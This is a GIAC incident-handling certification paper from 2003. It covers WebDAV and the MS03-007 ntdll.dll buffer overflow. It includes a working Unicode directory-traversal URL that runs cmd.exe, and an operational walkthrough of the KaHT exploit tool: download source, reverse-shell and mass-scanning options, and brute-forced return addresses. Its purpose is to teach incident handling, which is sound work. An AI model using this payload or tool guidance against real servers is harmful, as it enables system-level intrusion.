Global Information Assurance Certification Paper

A KaHT in the Wild;
Exploiting a Buffer Overflow in NTDLL.dll
Thru WebDAV

By
Bill LaRiviere

Option 2
Support for the Cyber Defense Initiative

GCIH Practical Assignment for
Hacker Techniques, Exploits and Incident Handling
Version 2.1a (July 31, 2003)

Table of Contents

List of Figures

Abstract

The services and functionality that a web server offers keeps port 80 near the top of www.incedents.org [ISCWEB] top attacked ports list as seen in Figure 1.



Figure 1.
ISC Top Attacked Ports

This single port offers functionality to many applications for the programmer as well as the client. The [Sans Top 20] vulnerabilities is a list of the top vulnerabilities in a general sense. This list is broken down into two categories, Windows Systems and Unix Systems. Of the ten vulnerabilities listed in the Windows Systems, five are capable of being exploited over port 80. The intention of this paper is to focus on the WebDAV protocol delivering extended capabilities to the HTTP protocol. In March 17, 2003 a vulnerability to WebDAV was identified, rendering an unprotected server potentially being owned by an attacker. Microsoft® released a Security Bulletin identified as [MS03-007] relating to an unchecked buffer in a core component in the Windows Operating System. The initial belief was that Windows 2000 Servers running Internet Information Server were the only vulnerable systems. Upon further investigation and new findings, Microsoft released an update to MS03-007 in May of 2003. The updated Security Bulletin redefined the operating systems vulnerable to a buffer overflow in the core component of the operating system. These definitions were not exclusively the vulnerabilities identified by the vector identified, but included possible future vectors of the vulnerability.

When using freely available tools from the Internet, a successful attack would give the attacker a command shell session on the victim server (shovel shell).

The process being exploited is a core system component, giving successful attackers system level privileges at their fingertips.

Part 1: Targeted Port and Service

Targeted Port and Protocol

Surfing the web for most is point and click and enjoy. What goes on in the background is where we will explore. HTTP in its simple form is a request and then response protocol. A typical request to a server will call a Uniform Resource Locator (URL) utilizing TCP Port 80 requesting a particular resource or web page. The server will respond according to availability of the requested resource or page. If the resource or page is found, the server will send the resource or web page body to the client machine, and is displayed in the clients browser. If the resource is not available, the server will respond with an error code with a brief description of the type of failure that occurred on the server that again will be displayed in the clients browser. Upon completion of sending the page, or error page to the client, the connection between the server and client is reset. While the HTTP protocol is a stateless protocol, sessions can be tracked using different languages and resources. This practice is beyond the scope of this paper and will not be discussed further. The targeted port 80 is reserved for the http protocol to transport traffic for the World Wide Web. This traffic can utilize two different protocols, the first being User Data Protocol that is a connectionless protocol and mainly used for streaming media. The second and most popular is Transmission Control Protocol (TCP) and Internet Protocol (IP).

Protocol and Service Description

Http Protocol

The protocols used by a web-server are defined and explained in detail by referencing an RFC from www.ietf.org. The protocol being used to transport web traffic is HTTP, descriptions and definitions of HTTP/1.0 are found in [RFC1945]. With the Internet maturing and the requirements on the protocol demanding more, HTTP/1.1 was developed and defined in [RFC2616]. The HTTP protocol is used in a variety of ways, offering users and administrators different options not only on web servers, but on network devices as well. Manufacturers are now embedding web servers in their equipment for users to connect and configure for their particular networking requirements. A few common products with a web, or http connection include printers, routers and firewalls. The most popular type of connection over HTTP is using the Get or Post method to retrieve a resource identified in what is called the Uniform Resource Identifier (URI) or Uniform Resource Locator (URL).

The HTTP protocol is typically the mechanism that a web server will use to communicate with and provide information back to a client browser.

With the click of a link in a web page, an HTTP request is made usually requesting a file to be sent from the server to the client. The file type could be one of many types, depending on the application that is attached to port 80 on the web server. A request has a standard text header that states the information that is requested. For each request the server may send back one or more responses, depending on the information within the originally requested file. The response has a multiple line text header that is terminated with a blank line, the data immediately follows this header. The HTTP protocol will use TCP/IP for creating a connection between the server and client machine. The commonly referred to TCP/IP protocol is actually two protocols working on two different layers of the OSI model. The "IP Protocol" as defined in [RFC791], defines the addressing and fragmentation of ip packets operates at the Network Layer, otherwise known as Layer 3. The "TCP Protocol" as defined in [RFC793] is a connection protocol for communication from point to point, operates at the Transport Layer otherwise known as Layer 4 of the OSI Model. TCP/IP will negotiate with the three-way handshake to create a connection from the client to the server. This TCP/IP connection is used for the communication with a separate request for each separate element of the requested file, so that to display a page containing references to graphics files there will be multiple HTTP request-response pairs needed to display the complete page.

As defined in RFC1945 and RFC2616 the following options are available to both programmers and clients using the HTTP protocol:

- **Get:** Will retrieve whatever information is identified by request –URI (i.e. web page).
- **Head:** Will retrieve meta-information without transferring the body of the resource itself.
- **Post**: Will request the server accept what is in the URI (web page) as well as additional data.
- **Put:** Requests storage on the server for a resource or web page.
- **Delete:** Requests deletion of a resource on the server.
- **Trace:** Invokes a remote, application-layer loop-back of the request for troubleshooting
- **Connect:** Is reserved for use with a proxy and SSL tunnel switching

The Service

The attack vector being utilized by the exploit later described in this paper is via the Internet on port 80. The service used by Microsoft for their web-server is Internet Information Server. As with most operating systems each upgrade in the operating system brings an update to services running on that operating system. Microsoft ships Internet Information Server™ Version 5 with their Windows 2000 Operating System. Internet Information Server is automatically installed, and service started when a default installation is carried out. Using a tool like Netcat and the following commands would return the options available on a web server.

Nc <Web server IP> <Port> <cr>
OPTIONS * HTTP/1.0<cr><cr>

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Mon, 23 Jun 2003 18:03:44 GMT
Content-Length: 0
Accept-Ranges: bytes
DASL: <DAV:sql>
DAV: 1, 2
Public: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIN
D, PROPPATCH, LOCK, UNLOCK, SEARCH
Allow: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND
, PROPPATCH, LOCK, UNLOCK, SEARCH
Cache-Control: private

Behind the IIS service inetinfo, on the web server, there is at least one, and possibly many applications answering the requests being made to the web server on port 80. Some of the more common interfaces and applications being used on the Internet range from scripting to full blown programming languages for web services.

Microsoft offers Active Server Pages that have the dot asp extension. Asp offers the programmer and client dynamic data with the ability to be browser independent. The ASP code is primarily JavaScript, VBScript or PerlScript that is compiled on the fly by the server with a standard HTML output to the client browser. The service that allows the server to recognize, compile and create the resulting output for the client is an extension to IIS formally known as Front Page Extensions.

Entering in competition with the dynamic data on the web Macromedia© offers an application for the web server called Cold Fusion. Cold Fusion is a server scripting environment offering programmers the ability to incorporate dynamic data on many different platforms and web servers. Dynamic data would include querying databases, time, date, and so on. Cold Fusion pages will have a dot cfm or dot cfml extension associated with it on the different web servers.

Another form of server side processing for dynamic output is the Server Side Include. A file requiring the server to include information at runtime and having the extension dot shtml would be an example of using the Server Side Include. Some examples of such dynamic information would be counters, last time the file was modified, and so on. To be more efficient, some of these servers are

configured to check and replace these include commands only on files with the dot shtml extension, rather than checking all .html files.

In addition to the applications above, Internet scripting is also available to programmers to utilize for dynamic data. Scripting has been utilized for more than dynamic data, also used in client side validation of data, counting, creating links and on and on and on. Scripting types include but are not limited to:

- CGI
- PHP
- Jscript and JavaScript
- Visual Basic Script

From the list above of services and languages all can and are configured to utilize port 80 as their delivery port.

Port 80 Vulnerabilities

With the popularity of port 80 for transferring information from server to client come many obstacles for the security administrator and network administrator. Securing servers with this port available on the Internet is probably one of the most challenging tasks for administrators.

Unicode Directory Transversal is an example of such a vulnerability that an attacker can use to view files outside of the permissions of the username that the service is running under. Doing a search at the [Common Vulnerabilities and Exposure] site http://www.cve.mitre.org for the phrase “directory traversal” returns 253 matches. In the 253 matches only 55 vulnerabilities listed are not exploited on port 80. The vulnerabilities on port 80 included cgi and perl scripting vulnerabilities, application vulnerabilities and web server vulnerabilities. Exploiting this vulnerability an attacker can input a specially crafted url in the address for a web server and view configuration files for the server. The url would look something like
http://target/msadc/..%c0%af../..%c0%af../..%c0%af../winnt/system32/cmd.exe?/c+dir
This would return to the attacker a directory listing of the system32 directory on a Windows web server.

Codered is vulnerability that will out live us all and the initial vulnerability can be further identified in [CA-2001-13]. Codered exploits a buffer overflow in IIS ISAPI extensions mapped to Internet Data Administration (.ida) and Internet Data Query (.idq). When an attacker is successful with the exploit, they may be able to execute arbitrary code on the victim server under local system security priviledges. With this the attacker has complete control of the system.

A newer variation of the CodeRed has emerged and is been given the name CodeRed.F. This variation will scan IP addresses looking for IIS servers vulnerable to the buffer overflow. When it finds a vulnerable server it will inject its self into memory and will create a Trojan Horse program that is stored in a file on the local machine. The Trojan horse program is the backdoor for the attacker to enter into the exploited machine.

Searching the Common Vulnerabilities and Exposure site at http://www.cve.mitre.org for the phrase "cross site scripting" returns the 37 Cross site scripting vulnerabilities with a cross section of targets. Should an attacker use cross site scripting it would potentially give personal information for later use. This vulnerability is delivered in a couple of different manners, one is by using email and another by exploiting vulnerable websites. The use of cross site scripting offers an attacker things like account numbers, credit card numbers, passwords and the such. Different types of attacks offer different gains, one such attack stealing a victims site cookie requires timing to be such that when the cookie is taken, the victim must have valid session when the attacker gets his information. Other such attacks would have a user input personal usernames and/or passwords to log into what the user believes is a valid site, but is in actuality sending the username and password to the attacker for later use.

While the exploit surfacing on March 17, 2003 was not the first WebDAV exploit, it is the most serious. There have been other exploits discovered by different parties ranging from the IIS service restarting to a full Denial of Service, leaving the IIS Service stopped. As of the time of this writing there are 8 WebDAV vulnerabilities associated with IIS5. These vulnerabilities are either candidates or have been accepted as vulnerabilities by the CVE Editorial Board. Following is the list of candidates and accepted vulnerabilities by the CVE Editorial Board and an advisory released from CERT®.

[CVE-2000-0951]: A misconfiguration in IIS 5.0 with Index Server enabled and the Index property set allows remote attackers to list directories in the web root via a Web Distributed Authoring and Versioning (WebDAV) search.

[CVE-2001-0151]: IIS 5.0 allows remote attackers to cause a denial of service via a series of malformed WebDAV requests.

[CVE-2001-0238]: Microsoft Data Access Component Internet Publishing Provider 8.103.2519.0 and earlier allows remote attackers to bypass Security Zone restrictions via WebDAV requests.

[CVE-2001-0508]: Vulnerability in IIS 5.0 allows remote attackers to cause a denial of service (restart) via a long, invalid WebDAV request.

[CAN-2002-0422]: IIS 5 and 5.1 supporting WebDAV methods allows remote attackers to determine the internal IP address of the system (which may be obscured by NAT) via (1) a PROPFIND HTTP request with a blank Host header, which leaks the address in an HREF property in a 207 Multi-Status response, or (2) via the WRITE or MKCOL method, which leaks the IP in the Location server header.

[CAN-2002-1182]: IIS 5.0 and 5.1 allows remote attackers to cause a denial of service(crash) via malformed WebDAV requests that cause a large amount of memory to be assigned.
[CAN-2003-109]: Buffer overflow in ntdll.dll, as used by WebDAV on Windows 2000,allows remote attackers to execute arbitrary code via a long request to IIS 5.0.
CAN-2003-0226: Microsoft Internet Information Services (IIS) 5.0 and 5.1 allows remote attackers to cause a denial of service via a long WebDAV request with a (1) PROPFIND or (2) SEARCH method, which generates an error condition that is not properly handled.

Also pertaining to this particular vulnerability CERT® issued the following advisory [CA-2003-09]
CERT® Advisory CA-2003-09 Buffer Overflow in Core Microsoft Windows DLL

What is WebDAV

WebDAV originally defined in [RFC2518] in February 1999, is an extension of the HTTP/1.1 protocol. WebDAV later was enhanced in March 2002 with [RFC3253] offering enhanced capabilities to the web-authoring client. Windows Internet Information Server loads the original capabilities defined in RFC2518 and will be the focus of this paper going forward.

The capabilities and services offered through the WebDAV protocol provide management of resources on a server through a web interface. Users may manipulate resources by renaming, copying and moving resources within the security constraints setup for that user. Should the need exist, a user may change the properties of a resource, lock and unlock a resource as needed and or authorized. Utilizing the exclusive lock and unlock feature one can ensure resources are not edited and replaced by more than one individual while the resource is locked or checked out. Utilizing the shared lock feature, the owner may allow many to check out the resource allowing only one to change or update the resource.

Security on the WebDAV folders can be setup utilizing Discretionary Access Control Lists (DACL) in NTFS, or in IIS MMC snap-in. Web permissions that can be given to each user are Read, Write and Directory Browsing capabilities down to the resource level. User permissions could be setup with any combination required to perform their required task.

[Client] applications range from a basic part of the operating system to stand alone applications. In a Windows 2000/XP environment a client would add a web folder to their network place and then would have the capability to copy to and from that folder, assuming the individual has the rights on the server. Utilizing Internet Explorer 5.X and 6.X an individual could connect to a web folder and then add the folder to the network places as in the Windows 2000/XP

environment. Microsoft Office 2000/XP can also be used to author and edit resources on a server.

WebDAV searching capabilities are available through DAV Searching and Locating (DASL) protocol [DASL Original]. [DASL] is a protocol communicating through WebDAV allowing server side searching of resources available to a WebDAV client. To search, the client must create a query using the format DAV:basicsearch. The search string will be contained within a txt:xml or application/xml field. The search request is then sent to the server that will perform the search on the resources available. Upon completion of the search the server will then reply to the client with a response matching the WebDAV Propfind format.

The WebDAV protocol will use two xml media types for defining the resource and the query type of a search. The text/xml and application/xml media types are defined and described in [RFC3023] and are device, platform and vendor neutral. The use of Extensible Markup Language (XML) allows a wider reach of client and server applications offered on the Internet.

The attack vector being utilized by the exploit later discussed in this paper is over http port 80.

Part 2 – Buffer Overflow in NTDLL.dll

Exploit Details

The Buffer Overflow in ntdll.dll has again been brought to the attention of the security industry. Cert advisory CA-2003-09, CVE Candidate CAN-2003-109, and MS03-007 are the released bulletins and advisories from the Cert Coordination Center, CVE Editorial Board and the Vendor pertaining to the buffer overflow in ntdll.dll. The release of MS03-007 was on March 17, 2003 attending to the Windows 2000 servers running IIS5. An update was released on May 30, 2003 to include the older Windows NT4, Windows NT4 Terminal Services Edition, Windows 2000 and Windows XP. Although the version of IIS that ships with NT4 does not support WebDAV, the underlying component, ntdll.dll is still vulnerable to a buffer overflow. Windows XP by default does not run IIS, there for not vulnerable to the exploit described in this paper, while the underlying dll is again still vulnerable. Though not in the scope of this paper, new vectors can be written for this exploit. Vectors may include a malicious website, or an e-mail received in HTML format making calls to the vulnerable core component.

The above list of vulnerabilities could all be referenced to “WebDAV” vulnerabilities, but only one exploit is referenced with the core component ntdll.dll. To date, the following operating systems are vulnerable to this buffer overflow as described in the updated Microsoft Bulletin [MS03-007]:

Microsoft Windows NT4
Microsoft Windows NT4 Terminal Server Edition
Microsoft Windows 2000
Microsoft Window XP

Description of Variants

With the pot of gold at the end of the tunnel, variations to the exploit started popping up on the Internet. As is common on the Internet there seemed to be different exploits for this vulnerability utilizing different languages as well as different techniques and platforms. One of the earliest releases of code was written in C, and was able to be compiled and run on a Linux Workstation. [IIS_RS] was written by RoMaNSoFt at RS Labs as proof of concept to shovel shell bound to a specified port by the attacker.

Utilizing Perl, Webdavx was released into the wild after being tested on a Chinese version of IIS. This variation exploits the server with a listener on port 7788 waiting for a telnet type connection from the attacker.

Another variation written in Perl is [Webdav_ex] that creates a tcp connection upon completion of the exploit. Inputs required are numerous including victim IP Address, victim port, listener IP Address, listener port and the return address. Knowing the correct return address could be a bit tricky working one attempting one return address at a time.

A person known as Kralor released a variation for exploiting Webdav that has been used as a base to build on by many. [WB] is the application Kralor release that was written in C and creates a connection to a listener on an attackers machine. Inputs required are victim IP Address, attacker IP Address, listener port and padding. My experience was such that finding the padding for the exploit was relatively easy with a shell prompt being received on my NC listener.

Detailed Description of WebDAV

The exploit being utilized for this paper will deliver its request and malicious code to a Windows IIS5 server utilizing the HTTP 1.1 Protocol RFC2616 and extensions to that protocol defined as WebDAV in RFC2518. Options available to an authorized client are:

PROPPATCH: Allows the client to change or apply properties to a resource defined in the URI.
MKCOL: Used to create a new collection on the resource at the specified location within the URI.
GET/HEAD: Get and Head both retrieve whatever information is in the request URI, the difference being Head will retrieve without the message body.

POST: Since by definition the actual function performed by POST is determined by the server and often depends on the particular resource, the behavior of POST when applied to collections cannot be meaningfully modified because it is largely undefined.
DELETE: Will delete the resource identified in the URI from the server.
PUT FOR COLLECTIONS: Request that the resource in the URI be stored on the server.
PUT FOR NON-COLLECTION RESOURCES: A PUT performed on an existing resource replaces the GET response entity of the resource.
COPY: Creates a duplicate of the resource identified by the Request URI, and creates the duplicate in the location specified.
MOVE: The MOVE operation is like copy, the difference being after the copy is done the original resource is deleted. In the background there is a consistency maintenance step that updates all URI's except the request URI.
LOCK/UNLOCK: The ability to lock a resource, providing specific access to that resource.
PROPFIND: The PROPFIND method gets the properties of the resource in the URI.

While not defined in RFC2518, Search is an option offered by web servers that will utilize [DASL]. DASL or "Dav Searching and Locating" was originally defined and described in the IETF Internet draft draft-ietf-dasl-protocol-00-txt document [DASL Original]. Since then the draft has been updated and as of this writing the current document is titled WebDAV Search draft-reschke-webdav-search-05. DASL initially had its own working group within IETF, but has now fallen under the WebDAV working group. DASL offers clients the ability to perform a server side search of resources that are available to WebDAV. DASL relies on the properties and resources of WebDAV to complete the requested tasks on the victim machine.

DASL consists of the following methods and elements used for searching resources on the server:

- Search method
- DASL response header
- DAV:searchrequest XML element
- DAV:queryschema property
- DAV basicsearch XML element and query grammer
- DAV:basicsearchschema XML element

The exploit identified and discussed in this paper will focus on the Search method and response header received from the server. It is in these two elements that we will use to exploit the victim, as well as research and identify the result of the exploit on the victim machine.

Using DASL to Search

To initiate the process to complete a server side search, the client will send a request to the server with the defined resource identified in the URI. In response the server must reply with a response that matches the PROPFIND response defined in the WebDAV RFC2518. The search result and query use the SEARCH method as a transport mechanism to and from the server respectively. Being a transport mechanism it doesn't define the wording for a search, but the type of query will define the semantics for the search.

Breaking down the search using DASL, brings many resources and protocols into the query and response results. When the query is made, the request-uri identifies the resource that acts as the controlling resource for the search. This resource doesn't necessarily have to be a WebDAV compliant resource to be the controlling resource. Any HTTP resource fills the requirements to serve in this capacity. The relationship between the controlling resource and the scope of the search is defined in the grammar used in the query.

In the body of the request there must be a text/xml or application/xlm media type for the server to process. The two media types used are XML Mime document type entities. XML in requests are defined and described in RFC3023 titled XML Media Types. RFC3023 defines four different media types; DASL will use the Document Entity type. The four different defined types are:

1. Document Entity
2. External DTD Subset
3. External Parsed Entity
4. External Parameter Entity

When the client sends the request to the server to search, it must have the DAV:searchrequest XML element when there is a text/xml or application/xml body as part of the request. The XML element will identify the all the details pertaining to the search, including the query grammar, criteria and the result record.

Request:

```
SEARCH / HTTP/1.1
Host: myserver.org
Content-Type: application/xml
Content-Length: xxx

<?xml version="1.0" encoding="UTF-8"?>
<D:searchrequest xmlns:D="DAV:" xmlns:F="http://myserver.org/foo">
  <F:natural-language-query>
    Find a Security Certification
  </F:natural-language-query>
```

```
</D:searchrequest>
```

Response:

```
HTTP/1.1 207 Multi-Status
Content-Type: text/xml; charset="utf-8"
Content-Length: xxx

<?xml version="1.0" encoding="UTF-8"?>
<D:multistatus xmlns:D="DAV:"
  xmlns:R="http://myserver.org/propschema">
 <D:response>
   <D:href>http://giacathome.org/</D:href>
   <D:propstat>
     <D:prop>
       <R:cert>GCIH</R:cert>
     </D:prop>
   </D:propstat>
 </D:response>
</D:multistatus>
```

In the request to the server, the DAV:searchrequest XML element defines the query “http://myserver.org/foo”. The name of the query “natural-language-query” defines the type of the query it is. The value “Find a Security Certification” defines the query itself. The request is passed to the server with the successful 207 (Multistatus) response being passed back to the client. With the 207 response, it is understood that the search was successfully completed, and the server must then match its response to that of PROPFIND.

In the event that there was more than one response from the search, the response must have one DAV:response for each resource returned to the client. Within each DAV:response there must be a DAV:href that contains the URI of the returned resource. Within the DAV:href there must be a DAV:propstat. Referencing the above response, there would be multiple returns from the server, building the response page. Another possibility is if a resource returned multiple URI’s, in this case all the URI’s should be returned to the client.

How the Exploit works

New Attack Vectors and a Vulnerability Dissection of MS03-007 [Litchfield1] released soon after the outbreak of the vulnerability dissects the vulnerability to RtlDosPathNameToNtPathName_U function within ntdll.dll.
The vulnerability being exploited via IIS or more explicitly through WebDAV puts no limits on the length of the file name being requested. When the request is passed along to the victim web-server using the WebDAV Propfind, Lock, Search or Get with the Translate: f header, the request finds it way to the

GetFileAttributesExW function. Within this function there is a call to RtlDosPathNameToNtPathName_U function exported by ntdll.dll. This function within ntdll.dll is where the actual vulnerability exists. In addition to GetFileAttributesExW, there are an additional 28 known functions that make the call to the vulnerable RtlDosPathNameToNtPathName_U. In addition to ntdll.dll there are 25 known dlls that rely on the vulnerable function to operate that could be investigated for additional vectors of attack. RtlDosPathNameToNtPathName_U relies on a string length of 0 to 65535, or unsigned short. When a string that is longer than 65535 bytes is sent to the function, this creates our buffer overflow.

A Buffer Overflow is the condition where a call is made to store a value in a memory location, and the value entered into memory is larger than the allocated space available. There are two definitive types of buffer overflow attacks offering different methodologies. The first being the less common Heap Buffer Over Run that is out of the scope of this paper and will not be discussed, the second being the Stack Buffer Over Flow [Stack] shown in Figure 2. Stack buffer overrun attacks have two mutually dependent goals, one being insert malicious code and two being change the return address to point to the malicious code. When inserting malicious code it is typically in the form of attempting to have a root shell on the system. The challenging part of successful buffer overrun is inserting the correct return address in the stack that points to the inserted malicious code. To increase the probability of this happening an attacker will insert numerous pieces of code that execute no operation, or NOP. When the return hits within the block of NOPs it will then continue up the stack to the malicious code.



Figure 2.
Buffer Over Flow Stack

Network Diagram

Different network scenarios exist for the attacker and the network that the attack machine is connected to. I have two different network scenarios depicted in Figure 3. Prior to running any exploit, the attacker must ensure that their environment is capable of completing the tasks carried out by the exploit or exploit code. In Network 1 the attacker the victim machine is susceptible to any attack not limited to the webdav exploit. In Network 2 the possibilities of exploiting the server behind the firewall are less likely. As with all hardware devices the caveat is "if properly configured". If the firewall is configured with concerns of blocking traffic from the Internet to the server only, this is useless in blocking and preventing this exploit from occurring. If the firewall is configured in such a way that traffic is being monitored and only established traffic is allowed from the server to pass through the firewall and all other traffic is dropped, the exploit will be unsuccessful. With the firewall blocking traffic that is not established, the server is unable to create a connection to the victim machine. This is of course a good thing, but should not leave a system administrator from applying patches on the server. If the server is not patched for the exploit, the server is still going to process the code, the buffer overflow will occur and the connection will be attempted.



Figure 3:
Network Diagram

How to use KaHT the exploit

[KaHT] is an exploit that goes a step further than other exploits against this vulnerability. Although KaHT is based on the exploit written by kralor, and uses the same shell code, there are extra features available others don't offer. Features include the capability to scan multiple hosts, identify if the hosts are vulnerable, and run scripts on the vulnerable hosts. For ease of use there is a built in listener to receive the command shell from the server and will execute commands from a script file on vulnerable servers. Having a built-in listener

requires no other applications running to listen for the responding shell. Other exploits like [wb], [xbwf], [iis_rs], [webdav_ex] require the attacker to run a listening application like Netcat to accept the connection from the exploited server.

The KaHT exploit can be downloaded from the Internet at http://www.security-portal.com/bid/7116/exploit/ as can other ntdll.dll exploits. Included in the download is the source code, example scripts, an example report created from a local scan by the author, a readme file with example scans utilizing different options available and a separate program that is a HTTP Banner Scanner. The banner scanner would be used to identify vulnerable servers, and albeit a useful tool, is not going to be discussed further in this paper.

The source code for KaHT is written in C, and requires one of three compilers to successfully compile either on a Linux machine or Windows machine. According to the author, the following compilers will compile the source code:

- "Lcc-win32" is a freely downloadable compiler that will run on a Windows platform machine.
- Visual Studio .Net is a commercial development environment offered from Microsoft
- GCC is a compiler that can be freely downloaded and is available for multiple platforms including Microsoft Windows. GCC is included with many Linux Distributions

When executing KaHT the requirements and options to the user are listed and displayed in Figure 4:

- **YourIP:** The victim server will use YourIP to create a connection with a command prompt from the server to the attacker machine upon successful exploitation.
- **YourPORT:** YourPORT is the TCP Port to be used for the connection from the server to the attackers machine.
- **AUTOHACKING:** Give the attacker the ability to execute a script from the attackers machine on the exploited server. With the Autohacking setting set to 0 (Zero) the exploit shovels shell to the attacker, and will continue the scan when exit is typed. When the setting is set to 1 the exploit will execute the script in the local file requests.txt and continue the scan upon completion of the script.
- **HOST:** Is the IP Address of the target machine if the application is going to be used to scan and attempt exploit against a single machine.
- **Ipfile:** Ipfile is used if the attacker wants to scan multiple IP addresses or even a network range of IP addresses. The addresses or network range would be stored in a file named by the attacker and called with this option. With this option KaHT will then load the list of IP Addresses from the file

list and perform the scan and subsequent exploit on each vulnerable system.

- **RET:** If the return address of the Buffer Overflow is known, the attacker has the ability to input that address here. If the attacker does not know the return address, KaHT will then attempt to brute force the return address with values that are hard coded in the application.



Figure 4:
KaHT Execution

Upon a successful exploit, the attacker receives shell with system privileges. Including a script file to be executed could offer to the attacker the opportunity to create access for connectivity at a later time, start/stop processes, upload/download files, and many more options limited only to the imagination. Utilizing the Ip Address File, offers the attacker something other exploits for this vulnerability don't offer, the ability to scan multiple machines on a single execution of the application. Another feature of the exploit code is on each scan a report is generated in html format, and can be reviewed in the attackers favorite web browser.

Running the code is straight forward offering system level privileges with just a few keystrokes as shown in Figure 5. In figure 5 you can see the command executed, as well as the Brute Force attempts on the return address of the memory stack. In the code there are 28 return addresses to attempt on each scanned IP Address. The hard coded return addresses are a set of known return offsets that will expedite the exploit. In addition to saving time this offers the attacker an increase in the chances of a successful exploit.

With the autohacking feature there are two options available. The first option serves the command shell to the attacker machine over the port selected. The second option will complete a scripted input from a predefined file. With the autohacking feature set to zero, the attacker receives the command prompt from the victim machine (Figure 5).



Figure 5
KaHT Attack

HTTP Traffic traversing on port 80 and the returning traffic on port 53 revealed by Ethereal expose the HTTP Search followed by a string of 0x90 or NOP being delivered to the victim machine (Figure 6).

Using a sniffer while executing the exploit reveals that the HTTP request is using the SEARCH function with the resulting return expecting the PROPFIND option within WebDAV. The number of packets required to deliver the exploit will vary from machine to machine dependent on the setting of the window size on the attackers machine. Since over 64000 bytes of data won't fit in one packet, there are continuation packets used to complete the transmission from the client to the server. The continuation packets and the exploit packets that were sent from the attacker to the server can be viewed from within the sniffer application after the exploit has been captured.

